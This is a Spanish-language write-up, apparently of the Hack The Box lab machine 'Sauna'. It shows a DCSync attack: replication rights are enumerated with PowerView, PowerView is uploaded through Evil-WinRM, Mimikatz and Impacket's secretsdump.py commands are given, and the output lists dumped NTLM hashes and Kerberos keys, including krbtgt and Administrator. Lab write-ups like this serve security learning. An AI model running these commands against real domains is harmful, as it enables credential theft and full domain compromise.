
vemos el permiso getchangesall



The user SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL has the DS-Replication-Get-Changes-All privilege on the domain EGOTISTICAL-BANK.LOCAL.

Individually, this edge does not grant the ability to perform an attack. However, in conjunction with DS-Replication-Get-Changes, a principal may perform a DCSync attack.


buscamos



DS-Replication-Get-Changes Dsyn hack tricks

Cerca de 8 resultados (0.37 segundos)

encontramos esta pagina de hacktrics
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/dcsync



Enumeration


Check who has these permissions using `powerview`:

```
Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -Reso
```

Exploit Locally


```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```

entonces descargamos powerview
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1




```
┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
--2023-09-13 22:41:40--  https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: ‘PowerView.ps1’

PowerView.ps1              100%[=============================================

2023-09-13 22:41:40 (42.5 MB/s) - ‘PowerView.ps1’ saved [770279/770279]


┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ ls
blood.zip  format-plugins.rb  kerbrute_linux_amd64  PowerView.ps1  SharpHound.exe  SharpHound-v1.1.1.zip  tgtfsmit.txt  usern

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

subimos
upload /home/kali/machineshtb/Sauna/**PowerView.ps1**



```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> upload /home/kali/machineshtb/Sauna/PowerView.ps1
Info: Uploading /home/kali/machineshtb/Sauna/PowerView.ps1 to C:\Users\svc_loanmgr\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> dir


    Directory: C:\Users\svc_loanmgr\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/14/2023   2:47 AM          11633 20230914024724_BloodHound.zip
-a----        9/14/2023   3:42 AM         770279 PowerView.ps1
-a----        9/14/2023   2:44 AM        1052160 SharpHound.exe
-a----        9/14/2023   2:47 AM           8601 ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin


*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```


importamos
import-module .\PowerView.ps1



```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```


Get-ObjectAcl -DistinguishedName "dc=dollarcorp,dc=moneycorp,dc=local" -ResolveGUIDs | ?{($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}
con datos de la maquina

Get-ObjectAcl -DistinguishedName ",dc=EGOTISTICAL-BANK,dc=local" -ResolveGUIDs | ?{($_.ObjectType -match 'replication-get') -or ($_.ActiveDirectoryRights -match 'GenericAll') -or ($_.ActiveDirectoryRights -match 'WriteDacl')}



```
AceType               : AccessAllowed
ObjectDN              : DC=EGOTISTICAL-BANK,DC=LOCAL
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, GenericRead, WriteDac
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2966785786-3096785034-1186376766-512
AccessMask            : 917949
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
ObjectDN              : DC=EGOTISTICAL-BANK,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2966785786-3096785034-1186376766
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2966785786-3096785034-1186376766-519
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed
```

no utilizaremos mimikatz parece que no sirve entocnes usaremos el script .py




Exploit Remotely

```
secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_has
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cr
```

-just-dc generates 3 files:


secretsdump.py -just-dc <user>:<password>@<ipaddress> -outputfile dcsync_hashes
[-just-dc-user <USERNAME>] #To get only of that user
[-pwd-last-set] #To see when each account's password was last changed
[-history] #To dump password history, may be helpful for offline password cracking
con datos de la maquina
secretsdump.py -just-dc svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175 -outputfile dcsync_hashes.txt
sin embargo no nos corrio porque al tener el pass una caracter especial hay que colocarlo en comillas

/usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175 -outputfile dcsync_hashes.txt



```
└─$ /usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc svc_loanmgr:'Moneymakestheworldgoround!'@10.10.10.175 -outputfile dcsync_hashes.tx
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:267b6e95d4e03c3d6fe1f8167984e9f7:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:41d3f210babe2242ca87a75960c80269707dd2e366adc5beae9ea51b61e9ba6c
SAUNA$:aes128-cts-hmac-sha1-96:71b750b09c01fcee78f0ad0712bd6cde
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up ...

┌──(kali㉿kali)-[~/machineshtb/Sauna]
└─$ 
```

acat tenemos el que nos interesa




```
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
